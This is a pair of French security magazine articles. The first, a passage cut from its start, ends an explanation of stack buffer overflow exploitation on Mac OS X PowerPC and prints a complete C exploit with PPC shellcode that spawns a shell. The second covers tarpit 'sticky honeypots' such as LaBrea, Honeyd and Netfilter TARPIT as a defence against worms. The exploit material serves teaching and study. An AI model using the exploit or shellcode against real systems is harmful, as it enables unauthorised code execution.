Nous avons vu lors de l'étude du prologue que 144 octets étaient alloués sur la pile pour la stack frame. Cependant, le buffer qui pose un problème n'est pas placé tout en bas de la pile. En effet, 64 octets sont réservés pour des registres (pour les paramètres, le Link Register, le Condition Register et le Stack Pointer). On voit cela en <vuln+24> :

```
<vuln+24>:   addi    r3,r30,64
<vuln+28>:   lwz     r4,168(r30)
<vuln+32>:   bl      0x1f44 <dyld_stub_strcpy>
```

Le registre r3 est utilisé pour sauver l'adresse de *buf*, qui sert de premier argument pour la fonction strcpy(). Ainsi, on a besoin de 144+12-64=92 octets pour écraser le Link Register sauvegardé (144=mémoire allouée pour la stack frame, 12 = taille de la zone de linkage de la fonction appelante, 64 = taille des zones de paramètres et de linkage de la fonction vuln(), voir figure 3).

Ainsi, on a besoin d'un *buffer* contenant 88 octets sans intérêt, puis une adresse valide, tant qu'à faire, celle de notre shellcode... que nous allons maintenant nous atteler à calculer.

Le schéma 4 décrit la position des arguments sur la pile lorsque l'appel execve(argv[0], argv, envp); est exécuté.

- Le sommet de la pile est à l'adresse 0xc0000000. Juste en dessous, on trouve un mot NULL. D'autres mots NULL seront placés par ailleurs sur la pile en guise de séparateur.
- Tous les arguments (des chaînes de caractères) pointés par les tableaux argv et envp (respectivement utilisés pour les arguments du programme et les variables d'environnement) sont empilés consécutivement, depuis argv[0] à l'adresse la plus basse, jusqu'au dernier élément d'envp. Cette région est appelée « *string area* ».
- Cependant, l'adresse à laquelle cela démarre doit être alignée sur la taille d'un mot machine ((sizeof(int), 32 ou 64 bits selon le processeur). Ainsi, on peut trouver des caractères NULL supplémentaires à la fin de cette liste. Par exemple, un programme avec juste argv[0] = "./foo" occupera 8 octets car la chaîne en prend déjà 6 (pour "./foo\0"), et deux de plus pour atteindre le premier multiple de 4 immédiatement supérieur, pour du 32 bits.
- Juste en dessous, on retrouve une copie du nom du programme argv[0], mais cette version se termine par du bourrage pour être parfaitement aligné, de la même manière que la string area précédente.
- Un mot NULL est placé sur la pile comme séparateur.

• Ensuite, la pile contient les pointeurs vers les chaînes de caractères de la string area, dans le même ordre que celui des tableaux argv et envp, ces deux tableaux étant séparés par un mot NULL : &envp$_0$, ..., &envp$_n$, NULL, &argv$_0$, ..., &argv$_n$, argc, du plus haut au plus bas.

Vous pouvez voir la construction de cela en lisant les sources du noyau de Mac OS X, appelé xnu et disponible en *open source*, dans le fichier bsd/kern/kern_exec.c.

Nous sommes donc maintenant capables de calculer l'adresse exacte de notre shellcode en mémoire. On sait que les éléments des tableaux argv et envp sont empilés les uns à la suite des autres, à partir d'une adresse alignée. Ainsi, il est probable qu'il y ait quelques octets de bourrage à la fin d'une zone afin d'aligner le début de la zone suivante. Si on laisse la mémoire organisée de cette manière, il n'y a qu'une chance sur quatre que la première instruction du shellcode soit placée sur une adresse valide (un multiple de sizeof(int)).

Supposons que la mémoire du processus ne comporte que le nom du programme (./vuln), c'est-à-dire 7 octets, suivi de notre shellcode. La taille du shellcode n'a pas d'influence puisqu'il est composé d'instructions, qui ont une taille imposée et valable sur une architecture RISC (4 octets). Ainsi, le problème vient seulement de argv[0]. Le premier octet du shellcode ne sera pas aligné de manière valide, ce qui causera une erreur Illegal Instruction.

Ceci étant dit, il nous reste à écrire le programme dans l'encadré ci-dessous.

L'exploit prend en argument la taille du buffer à écraser et calcule automatiquement l'adresse de retour :

```
raynal@joker:~/ppc/src$ ./ex1 ./vuln1 92
ret = 0xbfffff98
sh-2.05b$
```

```
/*
 * Shellcode placed in the environment
 *
 * raynal@joker:~/ppc/src$ ./ex1 ./vuln1 92
 * ret = 0xbfffff98
 * sh-2.05b$
 */

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/types.h>
#include <unistd.h>

#define STACK (0xc0000000 - 4)

#define ROUNDUP(x) ( (x + sizeof(int)-1) & ~(sizeof(int)-1) )

char shellcode[] = // Shellcode by b-r00t, modified by nemo.
    "\x7c\x63\x1a\x79\x40\x82\xff\xfd\x39\x40\x01\xc3\x38\x0a\xfe\xf4"
    "\x44\xff\xff\x02\x39\x40\x01\x23\x38\x0a\xfe\xf4\x44\xff\xff\x02"
    "\x60\x60\x60\x60\x7c\xa5\x2a\x79\x7c\x68\x02\xa6\x38\x63\x01\x60"
    "\x38\x63\xfe\xf4\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8"
    "\x3b\xc0\x01\x47\x38\x1e\xfe\xf4\x44\xff\xff\x02\x7c\xa3\x2b\x78"
    "\x3b\xc0\x01\x0d\x38\x1e\xfe\xf4\x44\xff\xff\x02\x2f\x62\x69\x6e"
    "\x2f\x73\x68";

int main(int argc, char * argv[])
{
    char *vuln, *buf = NULL, *ptr, padding[4];
    char * exec_argv[] = { vuln, buf, NULL };
    char * envp[] = { padding, shellcode, NULL };
    size_t sz, l;
    unsigned int ret = STACK - ROUNDUP(sizeof(shellcode));

    vuln = exec_argv[0] = argv[1];
    sz = atoi(argv[2]);

    /*
     * l  is the  size  of the  padding  to put  before the  shellcode.
     * Before the shellcode, one can find:
     *  - argv[1], i.e. the buufer (size = sz+1)
     *  - argv[0], i.e. program name (size = strlen(vuln)+1 (for the \0)
     * Hence, the padding  is given by the size of  this bytes, so that
     * they are aligned on a 4 bytes boundary.
     *
     * If, by  luck, everything is already  aligned, we need  to put a
     * padding that wont break anything (i.e. aligned on sizeof(int)).
     *
     * Note : the shellcode is a set of PPC opcodes. Hence, its size is
     * always a multiple of 4. It may need some adjustments for 64 bits
     * PPC
     */
    l = sz + 1 + strlen(vuln) + 1;
    l = ROUNDUP(l) - l;
    if (!l) l = sizeof(int);
    memset(padding, 0x42, l-1);
    padding[l-1] = 0;

    /* Allocate the buffer and fill the buffer with NOPs */
    buf = malloc(sz + 1);
    if (!buf)
    {
            perror("malloc() failed:");
            exit(EXIT_FAILURE);
    }
    exec_argv[1] = buf;
    memset(buf, 0x41, sz);
    buf[sz] = 0;

    /* Overwrite the saved return address */
    *(u_int *)(buf + sz - 4) = ret;

    /* Run the vulnerable program and wait for a shell ... */
    fprintf(stderr, "ret = 0x%x\n", ret);
    execve(exec_argv[0], exec_argv, envp);
}
```

Exploit final

Conclusion

Nous avons vu dans cet article les méthodes de base pour les exploit dans l'univers de Mac OS X. De nombreux points n'ont pas encore été traités (mais il se pourrait bien que... ;-)

Par exemple, concernant les fonctions terminales, il est écrit un peu partout qu'elles ne sont pas exploitables. En fait, cela dépend de l'erreur de programmation. Par exemple, le code suivant est exploitable, même si l'exploitation ne se fera pas directement dans la fonction vulnérable :

```
int vuln(char *str)
{
    char buf[64];
    char *src = str, *dst = buf;
    while (*src)
            *dst++ = *src++;
}
```

En l'occurrence, il faudra aller modifier la sauvegarde du LR de la fonction qui a appelé `vuln()`, ce qui n'est bien sûr pas toujours possible.

Enfin, il s'agira aussi d'adapter les méthodes avancées d'exploitation bien connues dans le monde Unix utilisant le format de binaires Elf aux spécificités du format Mach-O mis en place par Apple et au *mapping* mémoire correspondant.

Bref, il reste de quoi s'amuser... et il est probable que vous ayez de nouveau droit à des articles dans le monde des pommes.

Bibliographie

[App04] Apple.
– *Mach-O Runtime architecture (for Mac OS X version 10.3)*, 2004.
http://developer.apple.com/documentation/DeveloperTools/Conceptual/MachORuntime/index.html.

[B-r03] B-R00T.
– *Power PC / OS X (darwin) shellcode assembly*, 2003.

[IBM03a] IBM.
– Book I : *PowerPC User Instruction Set Architecture*, 2003.
http://www-106.ibm.com/developerworks/eserver/articles/archguide.html.

[IBM03b] IBM.
– Book II : *PowerPC Virtual Environment Architecture*, 2003.
http://www-106.ibm.com/developerworks/eserver/articles/archguide.html.

[IBM03c] IBM.
– Book III : *PowerPC Operating Environment Architecture*, 2003.
http://www-106.ibm.com/developerworks/eserver/articles/archguide.html.

[Mik] MIKES (NORA).
– *A history of chipmaking at ibm.*
http://www-106.ibm.com/developerworks/linux/library/l-powhist/.

[Ols] OLSSON (BRETT).
– *A developwer's guide to the powerpc architecture.*
http://www-106.ibm.com/developerworks/linux/library/l-powarch/.

Des pots de miel très collants

Cet article présente ce que l'on nomme un « sticky honeypot » ou pot de miel poisseux voire très collant. Un tel outil a pour objectif de ralentir un agresseur en jouant avec les protocoles. En général, des attaquants d'un niveau correct sont capables de découvrir ce genre de piège. Mais dans le cadre de la lutte contre les vers informatiques et autres moyens d'agressions automatiques, les pots de miel très collants ont déjà fait leurs preuves sur de larges réseaux.

Historique

LaBrea aura été le premier outil connu appliquant les principes abordés dans cet article. En effet, il essaie d'observer le trafic réseau et d'y prendre les IP non utilisées afin de créer dynamiquement de fausses machines (virtuelles) qui répondent aux demandes de connexions extérieures. Mais la fonction spécifique de LaBrea consiste alors à répondre aux visiteurs de manière à ce qu'ils soient tout simplement englués sur ce leurre informatique. Parfois, cela peut durer sur une période relativement longue, consommant ainsi les ressources des promeneurs malveillants de manière totalement légale. Ce pot de miel est surtout connu pour son efficacité dans la lutte contre les systèmes agressifs automatiques comme les vers, etc.

« Encore un outil fantaisiste », pensera le lecteur pressé, et pourtant, LaBrea a été écrit avec un objectif initial assez louable : freiner ou gêner le fameux ver « Code Red », avec des moyens légaux. En effet, l'idée originelle de Tom Liston, son créateur, était de ralentir les nombreux *scans* associés à ce ver gênant considérablement Internet, à défaut de pouvoir les arrêter.

Supposons par exemple qu'une instance de Code Red cherche des sites à contaminer et envoie ainsi un paquet TCP avec le flag SYN vers le port 80 d'une IP sur une plage à attaquer. Supposons de plus que l'IP visée ne soit pas utilisée. Normalement, la pile réseau de la machine infectée par le ver va ré-émettre son SYN plusieurs fois pendant un certain temps moyennant un certain délai de garde. Ensuite, les couches réseau de ce système infecté indiquent au ver que son *connect()* n'a pas fonctionné. Ce dernier essaiera alors de passer à une autre cible. Que se passe-t-il si on récupère cette requête, si on la traite et si on renvoie le SYN/ACK approprié, avec éventuellement des options bien pensées (comme par exemple un MSS petit pour forcer des envois nombreux par petits morceaux – le MSS étant le *Maximum Segment Size*, valeur correspondant à la taille maximale des données TCP que la machine hébergeant Code Red aurait alors le droit d'utiliser pour être écoutée) ? Le *three way handshake* TCP ayant l'air terminé normalement pour ce ver informatique, on peut ainsi attendre ses paquets de données, sans rien renvoyer en retour. Il peut donc parler, mais rien ne sera écouté, et il attendra alors inutilement un *timeout* sur sa session qu'il croyait réellement ouverte. Dans un tel cas, assez simpliste, le ver a bien été ralenti. L'hypothèse est alors que si de nombreuses machines se mettent à utiliser le même stratagème de défense, les scans des vers seraient alors vraiment ralentis.

Quelques jours après cette première proposition de fonctionnement assez basique, des résultats intéressants arrivèrent sur la *mailing list* « Intrusions » gérée par **incidents.org** : certains chercheurs avaient effectivement réussi à faire perdre du temps à des machines infectées par Code Red et en train de scanner le Net. Un premier outil, Couic [COUIC], avait été modifié pour atteindre cet objectif. L'aventure LaBrea allait naître et bientôt de nouvelles fonctionnalités étaient rajoutées aux premières pistes créées uniquement pour repousser Code Red (`coderedneck`). Notons que la fameuse mini-distribution Linux nommée Trinux a, elle-même, été utilisée pour repousser CodeRed en incluant LaBrea 2.2 sur son jeu de disquettes (il suffisait d'un vieux PC abandonné pour installer ce *tarpit*).

Fonctionnement

Comportement au niveau 2

Voyons comment LaBrea agit pour récupérer proprement les adresses IP non utilisées, afin de pouvoir se positionner rapidement comme la cible d'attaques arrivant sur un réseau (par exemple, la machine 192.168.1.58 n'existe pas, LaBrea voit des paquets arrivant dessus, ce qui est censé être éventuellement illégitime et décide alors de simuler cette machine à la volée).

Fonctionnement de la récupération d'adresses IP

LaBrea scrute le réseau et lorsqu'il voit une requête ARP (voir [ARP02]) restant sans réponse pendant un certain temps (3 secondes par défaut), il fabrique une réponse ARP qui permet de router le trafic destiné à cet adresse IP vers une adresse MAC assez spéciale. On peut voir ce résultat sur cette trace effectuée via tcpdump entre un client 192.168.1.201 cherchant à parler à 192.168.1.58 qui n'existe pas sur ce réseau de test :

```
17:57:57.985364 arp who-has 192.168.1.58 tell 192.168.1.21
17:58:00.889238 arp who-has 192.168.1.58 tell 192.168.1.21
17:58:00.889458 arp reply 192.168.1.58 (0:0:f:ff:ff:ff) is-at 0:0:f:ff:ff:ff
```

Les deux premières lignes correspondent à 192.168.1.21 qui cherche à discuter avec 192.168.1.58. La dernière ligne montre que LaBrea, après avoir scruté le réseau pendant 3 secondes à la recherche d'une réponse valide, fait croire que 192.168.1.58 existe avec l'adresse MAC `0:0:f:ff:ff:ff`. Le pirate sur 192.168.1.21 regardant alors sa table ARP verra les informations suivantes :

```
C:\WINNT\Profiles\Kolt\Norpm\T@@lz>arp -a
Interface : 192.168.1.21 --- 0x10003
Adresse Internet Adresse physique Type
192.168.1.58 00-00-0f-ff-ff-ff dynamique
```

Cette valeur utilisée comme adresse MAC est codée en dur dans les sources de LaBrea. Pour des raisons de furtivité, un utilisateur averti peut modifier à souhait cet aspect, en allant lui-même adapter le fichier `PacketHandler.c` :

```
u_char bogusMAC[6] = {0,0,15,255,255,255};
```

Laurent Oudot,
ingénieur chercheur au Commissariat à l'Énergie Atomique (CEA/DIF)
oudot@rstack.org
http://rstack.org/oudot/

3 questions à l'auteur de Labrea, Tom Liston

1 Pourquoi et comment t'es tu intéressé aux honeypots ?

Vers fin juillet 2001, à la suite de l'incident Code Red, j'étais fatigué de voir autant de trafic de vers arrivant sur mes serveurs et je me demandais s'il existait quelque chose à faire contre ça. Après avoir passé un peu de temps à réfléchir sur la façon d'arrêter la propagation du ver, j'en suis arrivé à l'idée de le ralentir en lui forçant à faire des timeouts. Rapidement, je réalisai que je pouvais utiliser mes adresses IP non utilisées pour servir de cibles aux attaques du ver et l'idée d'un *network tarpit* (puits de goudron réseau) était née.

2 Crois-tu vraiment aux honeypots ? (En d'autres mots, d'après toi, sont-ils réellement utiles pour améliorer la sécurité ou ne sont-ils que des outils utilisés par les férus d'informatique pour apprendre les techniques des pirates ? Cette question revient souvent à cause d'un scepticisme général à propos des honeypots et en particulier dans le monde de l'entreprise)

Je suis complètement convaincu qu'ils améliorent la sécurité. Dans leur papier de recherche intitulé « *Modeling the Spread of Active Worms* » (NDT : voir [WORM]), Zesheng Chen, Lixin Gao et Kevin Kwiat ont mené des investigations sur un modèle mathématique de la propagation de vers se déployant par le biais de scans localisés (Code Red, Nimda, etc.). Ils ont alors aussi étudié l'efficacité réelle de LaBrea comme moyen de défense contre ce type de vers. Leur conclusion ? Un déploiement massif de LaBrea peut freiner ou arrêter la propagation de ces vers. Leur papier est en ligne (avec l'autorisation de l'auteur) sur le site Hackbusters (**http://www.hackbusters.net**).

Je suis aussi en plein développement d'une version commerciale de LaBrea ajoutant la capacité à protéger des machines réelles contre n'importe qui attaquant une adresse du pot de miel. En offrant la centralisation des traces et la capacité à corréler ces données avec celles d'autres unités, cela devrait réduire énormément le nombre d'attaques de scripts tout prêts vers vos machines.

3 Quel peut être le futur des honeypots ? Que t'attends-tu à voir dans ce domaine ?

Je pense que LaBrea Sentry (le nom de ma future application commerciale) (NTD : voir [LABCOM]) explore une direction importante : utiliser un honeypot pour piloter automatiquement les systèmes de défense réseau. Dans le domaine des honeypots de recherche, je vois l'expansion du honeypot virtuel de Niels (NDT : Provos, Honeyd) comme la vague du futur parce que cela permet d'imiter un grand réseau composé de différents types de serveurs avec des moyens limités en matériel et en temps à investir.

BONUS D'où vient exactement ce nom : Labrea Tarpit ?

Il existe un lieu assez connu à Los Angeles en Californie nommé « La Brea Tarpits ». Il y a eu un nombre assez impressionnant de restes fossiles, provenant de l'âge de glace, déterrés à cet endroit et on y trouve un très grand musée. Voir sur **http://www.tarpits.org**.

Protection de ce fonctionnement

Pour éviter les conflits avec des adresses existantes, LaBrea possède deux moyens : sa façon d'interpréter le trafic et les fichiers de configuration (que l'on verra plus loin). Si LaBrea voit un message `gratuitous ARP` signalant par exemple l'arrivée d'une machine, il exclura l'IP correspondante. De plus, à chaque réponse ARP vue sur le réseau, il notera l'IP correspondante comme bloquée. Enfin, au démarrage, il peut scanner rapidement le réseau (si le *subnet* n'est pas trop gros) pour voir les machines présentes et ainsi éviter de prendre plus tard leur IP (*ARP sweeping*).

Par mesure de protection, deux options sont utilisables en plus de ces mécanismes :

- option `-X` : on peut exclure les machines dont la résolution DNS aboutit ;
- option `-s` : en environnement *switché*, on peut faire envoyer à LaBrea une requête ARP sur l'IP qu'il désire prendre. En effet, le réseau étant switché, il ne peut pas forcément voir les réponses ARP éventuelles des requêtes qu'il constate.

Et malgré tous ces points permettant une bonne sûreté réseau, si du trafic arrive à LaBrea un peu par erreur pour une machine qu'il sait finalement être active, il lui renvoie de façon transparente. Ainsi, LaBrea est capable de se positionner seul pour occuper le terrain des adresses non utilisées. Une fois préparé, voyons comment il agit pour ralentir les agresseurs.

Comportement niveau 3 : interaction avec les pirates

Nous allons étudier les aspects liés à TCP.

Le fonctionnement de base est très simple : pour un SYN reçu vers une adresse gérée par LaBrea (jouant le rôle de serveur), il renvoie un SYN/ACK pour valider de son côté l'ouverture de session TCP. Ainsi, le client à l'autre bout croira en renvoyant son ACK final qu'il va effectivement pouvoir discuter avec le serveur, en fait simulé par LaBrea.

Par défaut, ce dernier laissera le client envoyer ses données, sans jamais participer à la discussion. La session sera alors finalement coupée côté client après un délai de garde dépendant du système d'exploitation hébergeant le client (voir les traces réseau dans « mode classique », plus loin). Cela fait perdre un peu de temps, mais une autre option peut en faire perdre beaucoup plus.

En effet, un autre fonctionnement est proposé : le mode persistant. Après avoir renvoyé son SYN/ACK comme dans l'exemple précédent, LaBrea continuera d'écouter les sessions auxquelles il a fait semblant de vouloir participer en tant que serveur. Quand la couche réseau du client essaiera de relancer LaBrea, ne comprenant pas pourquoi le serveur n'acquitte aucune trame (« est-ce que tu es là ? », LaBrea répondra de patienter (« je suis bien là mais attend un peu »), afin de faire en sorte que la session TCP continue d'exister, encore, et encore (voir les traces réseau dans « mode persistant », plus loin). Ainsi, si l'on se base sur les normes définissant TCP, une telle session peut rester ouverte pendant des heures, des jours, des mois. En supposant que le client attaquant soit un ver essayant d'abuser d'un faux serveur web simulé par LaBrea, il risque de rester bloqué pendant très longtemps, limitant ainsi sa propagation.

Installation

LaBrea se compile facilement avec les bibliothèques `libnet` et `libpcap` avec un simple `make` (testé sous Linux). A priori, une version pour Windows existe aussi (non testée) avec quelques noms de fichiers différents par rapport à Unix (configuration). De manière générale, LaBrea est annoncé comme supporté sur OpenBSD, Linux, Solaris et Windows (98/ME/2000/XP). Sur ces différentes plateformes, les droits *root* ou administrateur sont nécessaires à son utilisation.

Utilisation

Options de lancement

De très nombreuses options peuvent être passées en argument à LaBrea et nous n'en observerons que quelques-unes, la documentation étant assez bien rédigée. Utilisé simplement, il suffit de le lancer de la façon suivante : `LaBrea options [BPF filter]`

Voici donc quelques options pratiques :

- `-i interface` : pour choisir son interface réseau où écouter.
- `-m mmm.mmm.mmm.mmm` : pour spécifier un *netmask* à utiliser.
- `-n nnn.nnn.nnn.nnn[/nn]` : pour spécifier le réseau à scruter.
- `-p maxrate` : mode persistant où les sessions sont censées rester toujours en vie sans interruption volontaire, avec limite du nombre d'octets par seconde imposée à LaBrea pour qu'il ne consomme pas trop de bande passante.
- `-P` : mode persistant uniquement.
- `-d` : pour éviter de passer en démon.
- `-v` : pour augmenter l'aspect verbeux des traces, multiplié par le nombre de `-v`.
- `-a` : évite de répondre aux SYN/ACK (RST) et aux ICMP ECHO REQUEST.
- `--no-arp-sweep` : pour empêcher la découverte ARP au démarrage sur le subnet visé.
- `-o` : pour obtenir les traces dans la sortie standard (par défaut c'est via syslog).

Une première utilisation conseillée sur un réseau sans risque pourrait ainsi être : `./LaBrea -z -i rl0 -p 100 -o -d -vv`

Fichier de configuration

LaBrea peut utiliser le fichier de configuration `labrea.conf` sous Unix et `LaBrea.cfg` sous Windows. Chaque ligne de ce fichier consiste en un champ de sélection (adresses IP ou plages d'adresses, et ports ou plages de ports) suivi d'une action.

- `nnn.nnn.nnn.nnn [- nnn.nnn.nnn.nnn] EXC` : ne jamais capturer les IP spécifiées (adresses locales).
- `nnn.nnn.nnn.nnn [- nnn.nnn.nnn.nnn] HAR` : ne jamais capturer les IP spécifiées en mode *hard* (`-h`) (adresses locales), ce mode hard étant pour ne pas relâcher les IP obtenues.
- `nnn.nnn.nnn.nnn [/nn] IPI` : ignorer les adresses dans le subnet spécifié (toute adresse).
- `nnnnn [- nnnnn] POR` : exclure ces ports des sessions entrantes à gérer (paquet RST renvoyé).
- `nnnnn [- nnnnn] PMN` : marquer ces ports actifs dès le démarrage.

Fonctionnement observé

On prendra comme exemple un client sur 192.168.1.201 cherchant à parler à un serveur web sur 192.168.1.26.

* mode classique

Côté LaBrea (traces obtenues où l'on voit bien le client revenant au contact presque régulièrement) :

```
rstack:~/LaBrea2_4# ./LaBrea -i eth0 -vv -d -o -z
Initiated on interface eth0
/etc/LaBreaConfig not found
Wed May 14 02:00:43 2003 Initial Connect (tarpitting): 192.168.1.201 1324 ->
192.168.1.26 80
Wed May 14 02:00:43 2003 Additional Activity: 192.168.1.201 1324 -> 192.168.1.26 80 *
Wed May 14 02:00:43 2003 Additional Activity: 192.168.1.201 1324 -> 192.168.1.26 80
Wed May 14 02:00:46 2003 Additional Activity: 192.168.1.201 1324 -> 192.168.1.26 80 *
Wed May 14 02:00:52 2003 Additional Activity: 192.168.1.201 1324 -> 192.168.1.26 80
Wed May 14 02:01:04 2003 Additional Activity: 192.168.1.201 1324 -> 192.168.1.26 80 *
Wed May 14 02:01:28 2003 Additional Activity: 192.168.1.201 1324 -> 192.168.1.26 80
Wed May 14 02:02:16 2003 Additional Activity: 192.168.1.201 1324 -> 192.168.1.26 80 *
```

Trafic IP associé (observez la réémission inutile des paquets de la part du client et le seul paquet utile à cela envoyé par LaBrea [le deuxième]) :

```
02:00:43.210783 192.168.1.201.1324 > 192.168.1.26.80: S [tcp sum ok]
849618628:849618628(0) win 64240 (DF) (ttl 128, id 4898, len 48)
02:00:43.210968 192.168.1.26.80 > 192.168.1.201.1324: S [tcp sum ok]
2647833713:2647833713(0) ack 849618629 win 10 (ttl 255, id 21563, len 40)
02:00:43.211060 192.168.1.201.1324 > 192.168.1.26.80: . [tcp sum ok] 1:1(0) ack 1 win
64320 (DF) (ttl 128, id 4899, len 40)
02:00:43.211762 192.168.1.201.1324 > 192.168.1.26.80: . [tcp sum ok] 1:11(10) ack 1
win 64320 (DF) (ttl 128, id 4901, len 50)
02:00:46.162561 192.168.1.201.1324 > 192.168.1.26.80: . [tcp sum ok] 1:11(10) ack 1
win 64320 (DF) (ttl 128, id 4902, len 50)
02:00:52.177632 192.168.1.201.1324 > 192.168.1.26.80: . [tcp sum ok] 1:11(10) ack 1
win 64320 (DF) (ttl 128, id 4915, len 50)
02:01:04.207778 192.168.1.201.1324 > 192.168.1.26.80: . [tcp sum ok] 1:11(10) ack 1
win 64320 (DF) (ttl 128, id 4916, len 50)
```

(... continuation : le client a bien perdu du temps sur cet exemple...)

* mode persistant

Côté Labrea (traces obtenues montrant l'interactivité de LaBrea pour conserver la session dans un pseudo état de léthargie réseau) :

```
rstack:~/LaBrea2_4# ./LaBrea -i eth0 -vv -d -o  -z -p 1000
Initiated on interface eth0
/etc/LaBreaConfig not found
Wed May 14 02:05:14 2003 Capturing local IP: 192.168.1.26
Wed May 14 02:05:14 2003 Initial Connect (tarpitting): 192.168.1.201 1330 ->
192.168.1.26 80
Wed May 14 02:05:14 2003 Additional Activity: 192.168.1.201 1330 -> 192.168.1.26 80 *
Wed May 14 02:05:14 2003 Persist Trapping: 192.168.1.201 1330 -> 192.168.1.26 80
Wed May 14 02:05:16 2003 Persist Activity: 192.168.1.201 1330 -> 192.168.1.26 80 *
Wed May 14 02:05:21 2003 Persist Activity: 192.168.1.201 1330 -> 192.168.1.26 80
Wed May 14 02:05:31 2003 Persist Activity: 192.168.1.201 1330 -> 192.168.1.26 80 *
Wed May 14 02:05:50 2003 Persist Activity: 192.168.1.201 1330 -> 192.168.1.26 80
```

Trafic IP associé (observez les réponses de LaBrea pour signifier sa présence, mais avec une *window size* trop petite [win 0] pour permettre au client de poursuivre [« je suis là mais attend un peu, merci »] :

```
02:05:14.435072 192.168.1.201.1330 > 192.168.1.26.80: S [tcp sum ok]
911245487:911245487(0) win 64240  (DF) (ttl 128, id 4969, len 48)
02:05:14.435635 192.168.1.26.80 > 192.168.1.201.1330: S [tcp sum ok]
3255338435:3255338435(0) ack 911245488 win 3 (ttl 255, id 48138, len 40)
02:05:14.435719 192.168.1.201.1330 > 192.168.1.26.80: . [tcp sum ok] 1:1(0) ack 1 win
64320 (DF) (ttl 128, id 4970, len 40)
02:05:14.435887 192.168.1.201.1330 > 192.168.1.26.80: . [tcp sum ok] 1:4(3) ack 1 win
64320 (DF) (ttl 128, id 4971, len 43)
02:05:14.436224 192.168.1.26.80 > 192.168.1.201.1330: . [tcp sum ok] 1:1(0) ack 4 win
0 (ttl 255, id 44321, len 40)
02:05:16.731433 192.168.1.201.1330 > 192.168.1.26.80: . [tcp sum ok] 4:5(1) ack 1 win
64320 (DF) (ttl 128, id 4973, len 41)
02:05:16.731673 192.168.1.26.80 > 192.168.1.201.1330: . [tcp sum ok] 1:1(0) ack 4 win
0 (ttl 255, id 35598, len 40)
02:05:21.543492 192.168.1.201.1330 > 192.168.1.26.80: . [tcp sum ok] 4:5(1) ack 1 win
64320 (DF) (ttl 128, id 4974, len 41)
```

(... continuation censée être « permanente »...)

Recommandations

Attention, ne mettez pas LaBrea en production sur un réseau sensible sans en avoir mesuré les risques. En effet, cet outil récupère toutes les IP non utilisées. Et si d'aventure vous souhaitiez lancer une machine sur une des IP initialement non utilisées, le mécanisme censé s'en rendre compte dans LaBrea afin de vous rendre l'IP choisie peut apporter certains troubles sur votre réseau. Normalement, après avoir vu votre machine avec une IP déjà prise, vous observerez avec joie que LaBrea re-routera intelligemment le trafic lui arrivant (sans toucher au TTL), au cas où, en attendant que les associations MAC re-fonctionnent correctement. Le problème vient alors des caches sur certains switches et certains routeurs, avec lesquels ça peut ne pas s'arranger (le réglage du timeout du cache ARP sur ces équipements peut être utile). Si vous connaissez à l'avance une liste d'adresses que LaBrea devra éviter de prendre, vous pouvez utiliser le mécanisme d'exclusion pour éviter ce problème. Par rapport à ces risques et pour protéger les utilisateurs trop pressés vis-à-vis d'eux-mêmes, LaBrea est compilé par défaut avec l'option USEZFLAG qui impose simplement un -z en argument, cette information étant cachée dans la documentation, afin d'être certain qu'un éventuel testeur aura bien lu le manuel.

Par ailleurs, nous déconseillons l'utilisation de LaBrea sur un réseau local sur lequel se trouve la menace essentielle, l'attaquant étant capable éventuellement de scruter le trafic en détail et de voir le comportement réseau ainsi simulé (adresses MAC étranges, etc.). D'un point de vue furtivité, vous pourrez avoir du mal à éviter qu'un pirate ne devine la présence de LaBrea (si tenté qu'il connaisse son fonctionnement). Enfin, certains aspects de TCP/IP sont mal implémentés dans LaBrea, le rendant assez reconnaissable même à distance pour des agresseurs avertis (comme tous les honeypots virtuels actuels a priori).

Téléchargements

Usuellement, LaBrea est distribué de manière libre (GPL) sur le site officiel [LABREA], mais une fois de plus, les restrictions légales imposées dans certains États américains ont changé la donne : Hackbusters ne distribue plus LaBrea, suite à des changements en Illinois où la « Super DMCA » proposée par le MPAA pose problème (comme avec Honeyd dans le Michigan). Néanmoins, vous pourrez accéder aux restes toujours disponibles via [SOURCE].

D'autres outils donnant des statistiques issues des traces fournies par LaBrea existent. Vous en trouverez notamment sur [BIZ] avec des statistiques réelles venant des attaques vers leur bloc d'adresses.

Alternatives

Les fonctionnalités de Tarpit ont depuis été rajoutées à certains outils comme Honeyd de Niels Provos (lire MISC8) et Netfilter.

Le leurre informatique nommé Honeyd possède une très bonne documentation. Depuis mi-2003, elle présente l'option nommée tarpit permettant de réagir un peu comme Labrea. Pour regarder un exemple, voici une des configurations données sur le site officiel à l'URL suivante **http://www.honeyd.org/configuration.php** :

```
create sticky
set sticky personality "Mac OS X 10.1 - 10.1.4"
set sticky default tcp action tarpit open
set sticky default udp action block
bind 192.168.1.110 sticky
```

Ce morceau de configuration propose une machine virtuelle simulant un Mac OS X avec l'IP 192.168.1.110. Ce leurre ignore les paquets UDP et répond en mode tarpit à chaque visiteur arrivant avec du TCP. On comprend alors qu'avec quelques lignes de paramétrage pour Honeyd, on peut construire rapidement de nombreuses fausses machines illustrant le concept de pot de miel très collant.

Une première version avait été écrite par L.Oudot en août 2003 pour rapidement proposer des contre-mesures face au ver MSBlast (port 135, TCP). Elle fonctionne pour Honeyd 0.6a et a été copiée ici pour le lecteur curieux : **http://rstack.org/oudot/honeyd/honeyd-tarpit.patch**. Son comportement ressemblait plus à celui de Labrea en mode persistant qu'à celui de la version actuelle de Honeyd. Cette dernière laisse en effet l'agresseur parler un peu, sans forcément imposer une taille de fenêtre TCP de 0 (on aurait aimé avoir le choix via une option).

Netfilter (**netfilter.org**), partie *firewall* du noyau Linux, propose aussi des options de Tarpit, très bien présentées sur un article en ligne [SF03]. Pour l'instant, il faut utiliser le *patch-o-matic* de Netfilter pour activer cette option supplémentaire, qui n'est pas toujours insérée par défaut (Gentoo le propose dans son noyau par défaut). Après la mise en place du *patch* du noyau, il suffit d'activer le tarpit dans ***Networking Options -> IP: Netfilter***

Configuration après avoir rajouté la partie Packet Filtering. Ensuite, on recompile son noyau et les éventuels modules avant de pouvoir bénéficier de cette fonctionnalité.

Une fois de plus, c'est très simple à utiliser et le fonctionnement observé correspond plus à celui de Labrea qu'à celui du mode tarpit de la version courante de Honeyd. Si, par exemple, on désire engluer un ver attaquant le port 135, on utilisera Netfilter comme ceci :

```
iptables -A INPUT -p tcp -m tcp --dport 135 -j TARPIT
```

